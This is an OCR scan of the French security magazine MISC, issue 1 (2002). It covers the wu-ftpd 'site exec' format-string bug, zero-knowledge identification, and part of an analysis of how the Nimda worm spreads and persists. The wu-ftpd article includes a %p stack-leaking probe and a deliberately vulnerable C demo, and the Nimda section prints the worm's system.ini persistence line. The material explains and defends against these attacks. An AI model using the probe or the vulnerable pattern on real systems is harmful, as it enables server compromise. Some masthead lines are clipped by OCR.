MISC

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

5,95 € 39 FF
BEL 260 FB/6,45 €
Janvier/Mars 2002

Mac
Linux
Solaris
Windows

N° 1

Le magazine de la sécurité informatique

Dossier : le Web

Les vulnérabilités du Web !

- Mécanismes d'authentification du protocole HTTP
- Sécurisation de HTTP avec OpenSSL
- IIS : vulnérabilités et sécurisation
- Sécurisation d'Internet Explorer et d'Outlook Express

Programmation

- Présentation du buffer overflow sous Solaris
- Protection contre le buffer overflow

Système

- Découverte de MacOS X : Enfin un Mac avec un Shell !

Réseau

- Protection de l'infrastructure réseau en environnement IP
- Utilisation des journaux système

Science

- Les principes de la stéganographie

- 39.00 F - 5,95 € - RD

Edito

lisc
t édité par Diamond Editions
P. 121 - 67603 Sélestat Cedex
l. : 03 88 58 02 08
x : 03 88 58 02 09
mail : lecteurs@miscmag.com
rvice commercial : abo@miscmag.com
te : www.miscmag.com
irecteur de publication : Arnaud Metzler
édaction
édacteur en chef : Denis Bodor
édacteur en chef adjoint : Frédéric Raynal
ecrétaires de rédaction : Carole Durocher
onception graphique : Pascale Bauer
mpression : Didier Québécor - Strasbourg
esponsable publicité :
ssie Quirin
. : 03 88 58 02 08
stribution :
niquement pour les dépositaires de presse)
LP Réassort :
te-forme de Saint-Barthélemy-d'Anjou.
. : 02 41 27 53 12
te-forme de Saint-Quentin-Fallavier.
. : 04 74 82 63 04
rvice des ventes : Distri-médias :
. : 05 61 72 76 24
stribution Belgique :
ndeur Diffusion
enue Van Kalken, 9
70 Bruxelles
ss@tondeur.be
rvice abonnement :
. : 03 88 58 02 08

rédaction n'est pas responsable des textes, illustrations et otos qui lui sont communiqués par leurs auteurs. La reproction totale ou partielle des articles publiés dans Misc est erdite sans accord écrit de la société Diamond Editions. Sauf cord particulier, les manuscrits, photos et dessins adressés à sc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indicans de prix et d'adresses figurant dans les pages rédactionnelles nt donnés à titre d'information, sans aucun but publicitaire.

pôt légal : 2e Trimestre 2001
ISSN : en cours
mmission Paritaire : en cours
iodicité : Trimestriel
x de vente : 5,95 €

Utilisateurs, experts, hackers, W4rl0rDz

Bon, cette fois, c'est (re)parti, l'aventure (re)commence. Les retours que nous avons eu sur le hors-série de Linux Magazine n°8 ayant tous été positifs, nous avons décidé de lancer ce nouveau trimestriel traitant de la sécurité informatique : MISC. Pour un premier numéro, une présentation me semble nécessaire.

Pourquoi un tel magazine ? Un certain nombre de personnes ne se soucient pas de ces questions (ma mamie, mon neveu Martin ou encore ma nounou Francette pour ne citer qu'eux ;-) Cependant, la sécurité informatique concerne tous ceux qui emploient un ordinateur, du programmeur à l'utilisateur. Tous les systèmes sont concernés, MacOS, Windows ou les divers Unix, pour ne citer que les plus connus. La lutte contre les virus ou les dénis de services est l'affaire de tous.

Pourquoi un trimestriel ? Pour une raison pratique. Les auteurs des articles, que je remercie (pas les articles, les auteurs), sont tous des experts de la sécurité. Afin d'avoir des documents précis et complets, nous avons opté pour cette périodicité. Je dois néanmoins avouer que mon côté paresseux se complaît aussi beaucoup dans cette situation : je reçois les articles, les relis, pose des questions aux auteurs quand je ne comprends pas... bref, si je ne vais pas au savoir, c'est lui qui vient à moi ;)

Autre question cruciale : que renferment ces pages ? En cette période troublée où certains pays promulguent des lois qui interdisent la diffusion d'"informations sensibles" (oui, oui, ça comprend tout et n'importe quoi), il est temps que les méthodes liées à la sécurité soient divulguées et comprises de tous. La DMCA par exemple tente d'empêcher cette connaissance de se répandre. L'objectif d'une telle loi ne peut être que l'ignorance : quand on ne connaît pas un danger, on n'en a pas peur. Cependant, il existera toujours des hackers qui iront au fond des choses pour comprendre comment elles fonctionnent. Je profite d'ailleurs de ces quelques lignes pour exprimer mon ras-le-bol sur la mauvaise utilisation du terme "hacker". Beaucoup de médias emploient malheureusement ce mot pour désigner en fait un pirate. En prenant mon propre cas, je sais comment fonctionnent les débordements de tampons ou les bogues de format, et pourtant je n'ai jamais codé un seul exploit. Savoir n'est pas faire.

Nous suivrons ici cette même démarche. Avis aux W4rl0rDz[1] qui fleurissent sur Internet et achètent ce magazine dans l'espoir de trouver comment pirater la Banque de France : n'achetez plus ce magazine (enfin, si, vous pouvez quand même ;) Mais vous ne trouverez pas ces renseignements ici (un conseil pour vous faire faire des économies : vous ne les trouverez dans aucune revue). Nous ne donnerons pas la recette miracle clé en main pour pirater les comptes des grands FAI. En revanche, nous expliquerons d'où vient le problème, comment cette vulnérabilité est exploitable (sans donner le programme pour le faire en trois clics de mulot), et surtout comment s'en protéger.

Telle est notre démarche, et j'espère sincèrement qu'elle permettra à tous les acteurs - l'utilisateur, le programmeur, l'administrateur système ou réseau et surtout le décideur - d'accroître la sécurité des systèmes d'information.

Je vous laisse découvrir le sommaire et vous souhaite bonne lecture.

[1] Pour les gens normaux qui ne comprennent pas ce symbole cabalistique, il signifie en fait "warlords", terme ironique par lequel le nerd désigne le débile profond qui a réussi à pirater 3 machines, grâce à des programmes appartenant à d'autres, uniquement à l'aide de sa souris. Pour d'excellentes explications, voir :

http://www.multimania.com/azerty0/
http://www.zipiz.com/

Frédéric Raynal

Sommaire

Champ libre

4 Wuftpd 2.6.0 (site exec bug de format)

8 L'identification à divulgation nulle de connaissance, encore appelée Zero-Knowledge

10 Virologie : Nimda

14 Le firewall, votre meilleur ennemi ou " Vous avez vu passer Nimda ? "

Dossier

16 Les Risques Associés au e-Commerce

21 Les vulnérabilités du Web

34 Authentification HTTP

37 OpenSSL : Théorie et pratique

41 IIS : vulnérabilités et sécurisation

47 Sécurisation d'Internet Explorer et d'Outlook Express

Programmer

52 Les débordements de buffer (Architecture SPARC)

58 Protections contre l'exploitation des débordements de buffer Introduction

Système

63 Enfin, un Mac avec un shell

Réseau

70 Protection de l'infrastructure réseau IP

78 Les logs système et réseau

Sciences

88 Introduction à la stéganographie

Wuftpd 2.6.0 (site exec bug de format)

Wuftpd est un serveur ftp, fourni dans un grand nombre de distributions linux et utilisé par beaucoup d'administrateurs système. Dernièrement, ce service a permis à de nombreux pirates de prendre le contrôle de machines utilisant des versions antérieures à la version 2.6.1. En effet, la commande "site exec" contient un bug de format exploitable à des fins malveillantes.
Nous vous présentons donc cette vulnérabilité, en vous expliquant son origine, et surtout, comment la corriger (ce qui n'est pas très compliqué pour un bogue de format ;)

Démonstration du bug de format avec la commande "site exec"

Visibilité de la vulnérabilité via telnet

```
tshaw:~$ telnet localhost 21
Trying 127.0.0.1...
Connected to localhost.grolier.fr.
Escape character is '^]'.
220 tshaw.grolier.fr FTP server (Version wu-2.6.0(5) Mon Oct 22
12:38:02 CEST 2001) ready.
user ftp
331 Guest login ok, send your complete e-mail address as pass-
word.
pass foo@
230-Welcome, archive user!  This is an experimental FTP server.
If have any
230-unusual problems, please report them via e-mail to
root@tshaw.grolier.fr
230-If you do have problems, please try using a dash (-) as the
first character
230-of your password -- this will turn off the continuation
messages that may
230-be confusing your ftp client.
230-
230 Guest login ok, access restrictions apply.
site exec %p%p%p%p%p
200-0x310xbffff4fc0x1ee0x2e0xbfffd484
200  (end of '%p%p%p%p%p')
```

Nous constatons qu'au retour de la commande "site exec", les formats "%p" ont été interprétés et nous fournissent des valeurs contenues dans la pile.

Analyse sous gdb

En root, nous déboguons le processus wuftpd sur lequel nous lançons la commande "site exec %s%s%s%s". Il faut pour cela que wuftpd soit compilé avec l'option -ggdb.

```
Program received signal SIGSEGV, Segmentation fault.
0x400b0196 in vfprintf () from /lib/libc.so.6
(gdb) where
#0  0x400b0196 in vfprintf () from /lib/libc.so.6
#1  0x400bcf76 in vsnprintf () from /lib/libc.so.6
#2  0x8051f1c in vreply (flags=4, n=200, fmt=0x8087ce8
"%s%s%s%s",
    ap=0xbfffd04c) at ftpd.c:5290
#3  0x805203d in lreply (n=200, fmt=0x8087ce8 "%s%s%s%s") at
ftpd.c:5353
#4  0x80578cd in site_exec (cmd=0x8087ce8 "%s%s%s%s") at
ftpcmd.y:1929
#5  0x8055c0c in yyparse () at ftpcmd.y:789
#6  0x804bce5 in main (argc=4, argv=0xbffffe44,
envp=0xbffffe58) at ftpd.c:1329
#7  0x400832e7 in __libc_start_main () from /lib/libc.so.6
(gdb)
```

Le parcours des fonctions avant la génération du "segfault", est le suivant :

```
ftpcmd.y - fonction site_exec():

void site_exec(char *cmd)                    ligne 1865
lreply(200, cmd);          /* Pas de format */
ligne 1929

ftpd.c - fonction lreply():

void lreply(int n, char *fmt,...)            ligne 5343
vreply(USE_REPLY_LONG, n, fmt, ap);          ligne 5353

ftpd.c - fonction vreply():

void vreply(long flags, int n, char *fmt, va_list ap) ligne
5275
vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 : sizeof(buf),
fmt, ap);  /* La vulnérabilité est ici */
ligne 5290
```

Fonctionnement de la fonction lreply()

La fonction lreply() se comporte de la même façon qu'une fonction printf() classique, c'est-à-dire qu'elle peut être appelée avec un nombre variable d'arguments de type différent. Pour cela, le fichier stdarg.h déclare un type va_list et 3 macros (va_start(), va_arg() et va_end()) chargées de gérer ces arguments inconnus (voir man stdarg).

Regardons comment cela est appliqué à la fonction lreply() :

```
void lreply(int n, char *fmt,...)
{
        VA_LOCAL_DECL       /* va_list ap; */
        VA_START(fmt);  /* va_start(ap, fmt); */

        vreply(USE_REPLY_LONG, n, fmt, ap);
        VA_END;             /* va_end(ap); */
}
```

Le prototype de cette fonction réclame d'abord un int, puis un char* en guise de format ("%s" par exemple). Les arguments suivants étant indéfinis, il est nécessaire d'utiliser les macros précédemment évoquées afin de faire correspondre les arguments aux directives de formatage présentes dans la chaîne fmt. L'appel VA_START(fmt), qui encapsule celui de va_start(), initialise la liste d'arguments. Celle-ci est ensuite passée à la fonction vreply().

Ici, lors de l'appel lreply(200, cmd), le format n'est pas précisé. Comme l'utilisateur contrôle directement le contenu de cette chaîne via la commande site exec "cmd", nous sommes en présence d'un bogue de format, ce qui donne à l'utilisateur la mainmise sur le serveur.
A ce moment, l'appel des fonctions vreply() est aussi réalisé de manière incorrecte, comme toutes les instructions qui en découlent. En particulier, l'instruction qui provoque le bogue de format est :

```
vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 : sizeof(buf),
fmt, ap);
```

Démonstrations et exemples

Regardons le comportement du programme suivant qui reproduit ce que nous avons analysé dans les sources du serveur :

```
/* vul.c */
#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>

void lreply(char *fmt,...);
int main(int argc, char **argv)

{
        lreply(argv[1]);
         lreply("%s", argv[1]);
}
void lreply(char *fmt,...)
{
    char msg[1024];
    va_list ap;
    va_start(ap, fmt);
    vsnprintf(msg, sizeof(msg), fmt, ap);
    printf("Msg: %s\n", msg);
    va_end(ap);
}
```

Dans ce premier exemple, la fonction lreply() est utilisée une première fois sans format puis une seconde fois avec un format de type "%s". Compilons le programme et regardons son comportement :

```
tshaw:~$ gcc -o vul vul.c
tshaw:~$ ./vul AAAAAAA
Msg: AAAAAAA
Msg: AAAAAAA
tshaw:~$
```

Lorsque nous utilisons la chaîne de caractères "AAAAAAA" comme argument, le programme se comporte normalement. En revanche, quand nous la remplaçons par "%p%p%p%p" :

```
tshaw:~$ ./vul %p%p%p%p
Msg: 0xbffff9680x400332e70x20xbffff994
Msg: %p%p%p%p
tshaw:~$
```

Lors du premier passage dans la fonction lreply(argv[1]), nous obtenons les valeurs de la pile alors qu'au second passage dans cette fonction de la fonction lreply("%s", argv[1]) nous obtenons la chaîne passée en argument.

Cependant, dans wuftpd, une étape vient s'ajouter à la fonction lreply() : la fonction vreply(). C'est en fait dans cette fonction que se trouve le bogue de format. Le problème étant la variable "fmt", le bogue pourrait très bien se reproduire dans toutes les fonctions où cette variable sert en tant qu'argument de formatage.

Conclusion

Corriger un bogue de format est très simple puisque seuls 6 caractères suffisent. En effet, il suffit d'ajouter l'instruction de formatage "%s" pour éviter que l'argument fourni par l'utilisateur ne soit lui-même interprété comme chaîne de format.
Au moment où cet article est rédigé, le serveur wu-ftpd 2.6.1 est encore victime d'un autre bug. Après l'instruction site exec, il s'agit maintenant des fonctions de *globbing* (fonctions qui interprètent les expressions régulières) qui permettent également d'obtenir à distance un shell avec les privilèges du serveur, c'est-à-dire root la plupart du temps. Si votre serveur plante suite à la commande cwd ~{, vous devriez le mettre à jour rapidement ;-) Cette fois, le problème est bien plus difficile à exploiter car il repose sur une manipulation précise du tas au travers d'appels malloc() et free().

Christophe Bailleux - cb@t-online.fr
Last modified: Mon Dec 17 11:07:49 CET 2001

L'identification à divulgation nulle de connaissance, encore appelée Zero-Knowledge

Présentation du problème

Au départ, il s'agissait d'un petit jeu amusant, à l'arrivée c'est un problème fondamental pour la sécurité de protocoles d'authentification. Une personne veut prouver à quelqu'un qu'elle est bien la personne qu'elle prétend être. On considère deux mafieux, Palermo et Vito, qui ont un contentieux mortel, mais sont obligés de s'échanger des informations pratiques. Savio, le cousin de Palermo, a manqué de respect à la soeur de Vito, et toute la famille de Vito le cherche donc pour lui faire sa fête. Supposons que Vito - on l'appelle le vérifieur dans le jargon technique - veuille contacter Palermo - lui, on l'appelle le prouveur - par mail afin de lui demander l'heure et le lieu de la prochaine livraison de cargaison d'"anchois". Ils mettent leur contentieux entre parenthèses sans toutefois l'oublier.

Avant tout, Vito veut savoir s'il converse bien avec le vrai Palermo ou bien avec un usurpateur. La communication entre les deux personnages est impersonnelle, ce qui, soit dit en passant, est toujours le cas par mail. Pour ce faire, Vito pose des questions à Palermo, en lui demandant par exemple son âge, ses goûts culinaires, la couleur de ses cheveux, et plein d'autres choses sur lui, enfin toute une série de questions auxquelles le vrai Palermo répondra toujours juste. Si une des réponses est fausse, Vito aura démasqué l'imposteur. Sinon, il continue les questions jusqu'à se convaincre que la personne avec laquelle il converse est bien le vrai, le seul, l'unique Palermo. Il s'arrête au bout de t questions.

Dans ce protocole de communication, Vito doit disposer d'un moyen pour vérifier que les réponses données sont justes. Soit Vito les connaît déjà, soit il peut invoquer Toto - le parrain des parrains, celui qui sait tout - en lui demandant si les réponses sont justes. Cependant, cela pose un gros problème du point de vue de la sécurité. Un tel protocole implique que Vito soit honnête. En effet, après l'échange de méls entre les deux interlocuteurs, Vito, s'il est malhonnête, peut jouer les usurpateurs d'identité en se faisant passer pour Palermo, puisqu'il connaîtra par avance les réponses à certaines questions. Bien sûr, on pourra le démasquer au bout d'un certain nombre de questions, mais cela ne fait que repousser le problème. S'il réussit à se faire passer pour Palermo, il pourrait se venger de la famille de celui-ci en manquant de respect à quelqu'un qui s'occuperait alors du cas Palermo.

Comment prouver qu'une personne est bien qui elle prétend être en ne donnant aucune information autre que celle que tout le monde connaît ? En répondant aux questions, Palermo pourrait malencontreusement lâcher un indice sur la cachette de Savio, ce qui aurait de fâcheuses conséquences sur l'espérance de vie de ce dernier. Le but des protocoles dits à divulgation nulle de connaissance (DNC), plus communément appelés Zero-Knowledge, consiste justement à ne fournir aucune information sur soi autre que celle qui est publique.

De nos jours, nous passons notre temps à laisser un peu partout des informations sur nous, nos goûts, etc... C'est pourquoi ces protocoles sont si importants en pratique.

Le protocole DNC interactif en pratique




Figure 1: Protocole d'identification

Le schéma directeur d'un protocole d'identification est décrit figure 1.

Palermo, pour démontrer son identité, est tenu de prouver à Vito qu'il détient le secret de la cachette de Savio. Il répond donc à une série de requêtes en renvoyant certaines valeurs. À chaque requête, Vito évalue une fonction dépendant de la réponse donnée. Si une des réponses ne correspond pas à ce qu'il attend, c'est que ce Palermo est un imposteur de manière certaine.

Le protocole est DNC si on peut démontrer que toute personne sachant tout de Palermo, hormis le secret de la cachette de Savio, et voulant se faire passer pour Palermo, a une probabi-

lité égale à 1/2 de répondre faux à chacune des questions de Vito. Au bout de t requêtes, un usurpateur a une probabilité égale à $1/2^t$ de ne pas être démasqué. On en conclut donc qu'au bout d'un certain nombre de requêtes, Palermo est bien Palermo avec une probabilité $1 - 1/2^t$. Ce paramètre t représente le nombre de requêtes au bout desquelles Vito estime que Palermo est bien qui il prétend être. On pourrait l'appeler de manière appropriée paramètre de conviction, mais cette définition n'engage que moi. Bien évidemment, le fonctionnement de ce protocole d'identification repose sur le fait que Palermo est le seul détenteur du secret de la cachette de Savio.

Un exemple de protocole DNC

Dans la nature, on dispose d'un certain nombre de protocoles DNC. Un des plus simples et des plus usités, dans une version modifiée, est le protocole d'identification de Fiat-Shamir. Sa sécurité repose sur la difficulté de déterminer les racines carrées de nombres entiers en arithmétique. Celui que nous présentons permet d'illustrer les propriétés les plus générales que doivent satisfaire les protocoles d'identification pour être DNC.
Au départ, il faut pouvoir faire confiance à l'impartialité d'une autorité qui délivre des certificats. Supposons que Toto soit cette autorité. Toto choisit deux nombres premiers p et q, et publie leur produit $n = pq$.
Palermo ou tel qu'il prétend l'être est au bout du mél. On ne le voit pas, il est impersonnel. L'objectif de Palermo est de se faire reconnaître de Vito, en prouvant qu'il détient le secret de la cachette de Savio. C'est par exemple un nombre $s < n$, sans rien révéler de ce secret, mais il rend public $v = s^2 \bmod n$. Il faut que Toto certifie le nombre v comme représentant de façon certaine Palermo. Une boucle du protocole est alors décrite de la manière suivante :

1) Engagement : Palermo choisit aléatoirement un entier $1<r<n-1$, puis il calcule $w = r^2 \bmod n$, et envoie w à Vito ;

2) Défi : Vito tire aléatoirement un bit e, et envoie e à Palermo ;

3) Réponse : Palermo calcule et envoie y à Vito, où $y = rs^e \bmod n$;

4) Vérification : Vito considère que le défi a été relevé s'il vérifie l'égalité $y^2 = w.v^e$;

Si le Palermo en question est un usurpateur, la probabilité que Vito l'ait démasqué à l'issue de la première boucle est de 50%. En effet, supposons que Vito ait affaire à un usurpateur d'identité, le protocole est alors le suivant :

1) Engagement : l'usurpateur tire un nombre aléatoire r. Puis il calcule $w = r^2 \bmod n$, et l'envoie à Vito ;

2) Défi : Vito tire aléatoirement un bit e, et envoie e à notre usurpateur ;

3) Réponse : l'usurpateur envoie systématiquement $y = r \bmod n$ à Vito. En effet il ne connaît pas s et ne peut donc calculer $rs^e \bmod n$;

4) Vérification : Vito calcule y^2, et $w.v^e$

A chaque fois que le bit e est nul, on a bien $y^2 = w.v^e$. En revanche, si le bit e est égal à 1, les deux nombres sont différents, et l'imposteur est donc démasqué. A chaque boucle, il a donc une chance sur deux d'être démasqué.

Discussion sur la sécurité

La sécurité d'un tel protocole repose sur le fait que connaître $v = s^2 \bmod n$ ne permet pas de connaître s. Cette supposition ne tient que si Vito ne sait pas factoriser le nombre n. En effet, si la factorisation de $n = pq$ est connue, on peut calculer facilement s. Connaissant p et q, Vito commence par calculer :

$$v_1 = v \bmod p = s^2 \bmod p$$
$$v_2 = v \bmod q = s^2 \bmod q$$

Trouver les deux racines de v_1 (resp. v_2) modulo p (resp. q) est relativement simple, car p (resp. q) est premier. Une fois que Vito les a déterminées, le théorème des restes chinois donne immédiatement le secret de la cachette de Savio s.
Pour une sécurité convenable, il faut donc prendre n grand, typiquement de taille supérieure à 768 bits, de telle manière que l'on ne sache factoriser. On doit également supposer que Toto est honnête et ne va pas donner la factorisation de n à tout va. Il y a beaucoup de types de protocoles DNC. D'ailleurs il a été prouvé qu'on pouvait transformer de manière générale tout protocole d'identification en protocole DNC.
Un des intérêts de ces protocoles d'identification réside dans l'utilisation de sa carte bancaire dans un distributeur. Pour avoir le droit de retirer de l'argent, on doit s'identifier à l'aide de son code secret. Le protocole DNC permet de le faire sans rien révéler sur le code en question.
Moralité :
Il n'est pas conseillé de manquer de respect à un mafieux, même si on utilise un protocole DNC. Supposer l'honnêteté de l'autorité de confiance est un pari risqué. Toto est en prison pour très longtemps à l'heure actuelle.

Bibliographie

G. Zémor : *Cours de cryptographie*. Cassini 2000.

B. Schneier : *Applied Cryptography*. John Wiley and Sons, 1996.

Pierre Loidreau - pierre.loidreau@ensta.fr
Last modified:Tue Dec 11 12:33:17 CET 2001

Virologie : Nimda

Dans le domaine de la sécurité informatique, l'été 2001 a surtout été marqué par le ver Sircam et les diverses déclinaisons de Code Red, dont la diffusion a engorgé sensiblement certains serveurs. L'automne a vu l'apparition d'un nouveau parasite informatique dont les multiples moyens de propagation sont intéressants à observer. Cet article en décortique les mécanismes, en se fondant sur des documents cités en bibliographie et des expériences personnelles.

`W32.Nimda`, puisque tel est son nom, ou plus simplement "Nimda" - "*Admin*" à l'envers - se propage uniquement dans les environnements Microsoft Windows (NT 4.0, 95, 98, 2000, ME). Néanmoins, sa diffusion par courrier électronique dérange également les utilisateurs d'autres systèmes d'exploitation qui en reçoivent des copies par mail, même s'il ne présente pas de danger pour eux. De plus, le travail des administrateurs réseau est forcément perturbé par les alertes permanentes que Nimda déclenche dans les systèmes de détection d'intrusion.

Les premières traces d'activité de Nimda ont été relevées au matin du 18 septembre 2001, une semaine exactement après le premier attentat de New-York. Ses auteurs ont ainsi ajouté une note dramatique à son apparition, en exploitant la coïncidence entre les évènements internationaux et le fait que leur ver soit prêt à être diffusé. Il ne faut sans doute pas y voir plus qu'une simple note de mauvais goût, aucun lien ne pouvant être établi avec les organisations terroristes internationales. D'autre part, la durée nécessaire pour créer un ver de la qualité de Nimda est probablement bien supérieure à une semaine, et il ne peut pas s'agir d'une réponse, d'un soutien, ou quoi que ce soit s'inspirant des attentats du 11 septembre.

Par ailleurs, une chaîne de caractères apparaît en clair dans le code exécutable : `"Concept Virus (CV) V.5, Copyright (C) 2001 R.P. China"`, mais elle n'indique probablement pas sa véritable origine. En effet, la Chine semble être actuellement le pays à la mode pour signer la provenance des virus sans pour autant qu'ils en émanent vraiment.

Nimda est intéressant car il s'agit à la fois d'un ver, d'un virus, d'un cheval de Troie, et de surcroît, il utilise un accès caché (*backdoor*). Une présentation de ces divers types de parasites informatiques est disponible dans [BLAESS 2001]. Il s'agit de la première apparition à grande échelle d'un virus s'appuyant sur autant de moyens de diffusion. Cela ne se rencontrait jusqu'à présent que dans des vers expérimentaux pour illustrer des concepts théoriques. Nous allons voir les différents moyens qu'emploie Nimda pour se propager. Il est important de noter que Nimda se présente sous forme de fichier binaire, probablement écrit en C et peaufiné en assembleur, dont l'analyse par désassemblage du code exécutable est très complexe, contrairement à d'autres vers simplistes comme *ILoveYou* qui se résument à des ensembles de macros Visual Basic. Le comportement du ver est donc essentiellement déduit d'une observation externe, et certaines parties sont peut-être encore restées dans l'obscurité.

Nimda, un cheval de Troie

Pour un utilisateur courant, celui dont la machine sert essentiellement - du moins du point de vue Internet - au courrier électronique et au surf Web, le premier contact avec Nimda est probablement un mail, avec un sujet aléatoire, provenant d'une adresse parfois connue. Ce courrier électronique ne contient pas de texte, mais une pièce y est attachée, nommée readme.exe. Il s'agit naturellement d'un fichier exécutable contenant le code du virus lui-même. Toutefois, sur un grand nombre de machines Windows, les extensions classiques sont masquées, au profit d'une icône décrivant le type de fichier. Ainsi, l'utilisateur ne verra qu'une pièce nommée readme, et, de son propre chef, cliquera dessus en toute tranquillité, persuadé que cela affichera le contenu d'un texte sans pour autant prendre le moindre risque. Naturellement, le clic déclenchera au contraire l'exécution du programme, et le démarrage du virus.

Ce genre de cheval de Troie est redoutable ; le type d'icône associée au fichier est le seul indice dont l'utilisateur dispose pour savoir qu'il démarre un programme exécutable et pas simplement la lecture d'un texte. Un nombre important des pseudo-vers transmis par courrier électronique s'appuie sur l'attitude inconsciente ou ignorante de l'utilisateur, mais ce cas est différent. Les extensions des pièces jointes sont masquées par défaut, et on ne peut décemment pas reprocher à l'utilisateur d'avoir voulu lire le texte associé à un message qui provient d'un expéditeur connu !
Pire : le fichier readme.exe est attaché au mail avec un type MIME audio/x-wav, qui représente en principe les échantillons

sonores. Or, le moteur d'affichage HTML des versions non-corrigées de Microsoft Internet Explorer (invoqué par Microsoft Outlook Express) déclenche automatiquement la lecture de ces échantillons lorsqu'il les rencontre. Malheureusement, la lecture se fait en demandant au système d'*exécuter* le fichier, ce qui est bénin pour un véritable fichier Wav, mais dramatique dans notre situation. Dans ce cas, l'utilisateur n'a même pas besoin de cliquer sur l'icône du fichier, Outlook s'en charge tout seul !

L'efficacité de ce mécanisme est telle qu'il a déjà été copié par un ver nommé BadTrans, apparu durant la dernière semaine de novembre 2001. Celui-ci se présente sous forme de fichier exécutable ayant un nom anodin suivi d'une extension masquée .pif (*Program Information File*) ou .scr (*Screen Saver*), ce qui donne par exemple info.doc.pif, sounds.mp3.scr, etc. Néanmoins, les autres caractéristiques de Nimda semblent inégalées pour le moment, du moins dans un seul et même virus.

Nimda, un virus

Ignorons pour l'instant les tentatives de dissémination vers d'autres hôtes, et voyons qu'arrivé sur un système, Nimda essaye de s'incruster dans les moindres recoins de la machine car il lui faut d'abord s'assurer de sa propre pérennité dans son nouvel environnement. Pour cela, il se copie dans le répertoire système (windows, win32, winnt, etc.) sous le nom load.exe (après une phase transitoire où il s'appelle mmc.exe), puis il ajoute au fichier system.ini une ligne dans la section [boot] :

```
shell = explorer.exe load.exe -dontrunold
```

Cela lui garantit d'être à nouveau chargé en mémoire et exécuté lors du redémarrage du système. Un mécanisme de *mutex* (verrouillage pour accès exclusif) est utilisé pour éviter les infections à répétition de la même machine. L'option dontrunold indique au ver qu'il ne doit pas essayer de lancer l'ancien exécutable load.exe s'il existait avant son arrivée, ce qui évite les problèmes en cas de double infection simultanée.




Fig. 1 - Auto-installation.

Il doit ensuite essayer d'étendre son action aux autres utilisateurs locaux. Il parcourt alors récursivement les répertoires, en ajoutant une copie de son propre code dans tous les fichiers exécutables qu'il rencontre. Jusque là, rien de surprenant. Néanmoins, Nimda effectue le même travail sur le réseau en s'attaquant aux disques partagés accessibles en écriture... En fait, cela n'est pas aussi efficace qu'on peut l'imaginer de prime abord, car il est rare qu'un administrateur système consciencieux laisse un disque partagé contenant des fichiers exécutables accessibles en écriture.

Nimda utilise alors un second mécanisme de prolifération. Lorsqu'il rencontre des fichiers de type .doc dans un répertoire accessible en écriture, il y ajoute une copie de lui-même sous le nom riched20.dll. En effet, lorsqu'un tel document est chargé directement (par exemple en cliquant sur son icône dans le poste de travail), les bibliothèques dynamiques nécessaires pour Microsoft Word ou Wordpad - entre autres riched20.dll et msi.dll - sont recherchées d'abord dans le répertoire courant. De plus, ces bibliothèques ayant l'extension .dll sont normalement dissimulées aux utilisateurs ! Ce principe est donc très efficace pour contaminer d'autres utilisateurs partageant les mêmes répertoires de travail ; il leur suffit d'ouvrir un document, même en lecture seule, pour que le virus soit exécuté sur leur système.




Fig. 2 - Diffusion locale via un répertoire partagé.

Nimda, un ver du réseau

Jusqu'à présent, les moyens que nous avons vus pour la dissémination de Nimda sont relativement passifs. C'est la lecture d'un courrier électronique, l'exécution d'un fichier infecté ou la consultation d'un document qui déclenche la contamination de la machine cible. Toutefois, Nimda est beaucoup plus agressif, et essaye de s'infiltrer activement sur d'autres hôtes.

Le moyen de réplication le plus évident est celui du courrier électronique. Nimda se constitue une liste d'adresses mail de cibles en parcourant les pages HTML stockées dans le cache d'Internet Explorer, et en utilisant le mécanisme de communication MAPI (*Mail Application Program Interface*) pour récupérer les courriers enregistrés sur l'ordinateur. Ce dernier point permet d'améliorer la diffusion par mail, car le destinataire voyant arriver un courrier en provenance d'une source connue sera plus enclin à cliquer sur une icône intitulée readme. Par ailleurs, une fois la première vague de diffusion par mail déclenchée, Nimda enregistre les paramètres nécessaires sur le disque pour réitérer son offensive dix jours plus tard. Pour éviter d'être trop facilement détecté par les antivirus utilisant un système de signature, Nimda modifie aléatoirement son propre code exécutable avant transmission aux correspondants ; seule sa taille reste constante à 56 Ko (57344 octets pour être précis).

